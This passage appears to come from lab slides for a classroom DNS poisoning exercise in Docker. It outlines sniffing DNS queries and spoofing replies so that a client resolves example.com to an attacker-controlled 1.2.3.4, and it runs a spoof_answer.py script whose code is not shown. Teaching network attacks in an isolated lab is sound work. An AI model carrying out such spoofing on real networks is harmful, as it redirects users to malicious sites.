
;; Query time: 4 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Mon Mar 27 16:40:15 EDT 2023
;; MSG SIZE rcvd: 59

[03/27/23]seed@VM:~$
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Lab Setup

We will once again use docker to setup our network environment



Because all these devices are on the same network (10.9.0.X), we can **sniff** their traffic!





Figure 2: Local DNS Poisoning Attack

We have 2 options:

1. Send a spoofed DNS response packet to the **client** (10.9.0.5) that looks like it came from the **local DNS server** (10.9.0.53)
2. Send a spoofed DNS response packet to the **local DNS server** (10.9.0.53) that looks like it came from a **global DNS server** (????)

Spoofing a DNS response to a client (Task 1)



Step 1. Sniff for DNS traffic going to the local DNS server

Step 2. Spoof a DNS response to the client with using information from the packet we sniffed!

Step 3. The user receives a packet that looks like it came from the Local DNS server, and the client accepts the packet and uses the IP address

Spoofing a DNS Response Code

Attacker VM (10.9.0.1)

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[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
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1. On the attacker VM, run the sniff/spoof python script

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
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5. The response of our Dig command should be 1.2.3.4 (the malicious IP that came from our spoofed packet)!

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
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Instead of going to the actual IP address for example.com (93.184.216.34), they will now go to the malicious IP address from the spoofed packet (1.2.3.4) which is an IP address the attacker controls!!


(We won't design this evil website, but it really could be anything we want (we control it!))



this was suppose to be a png...




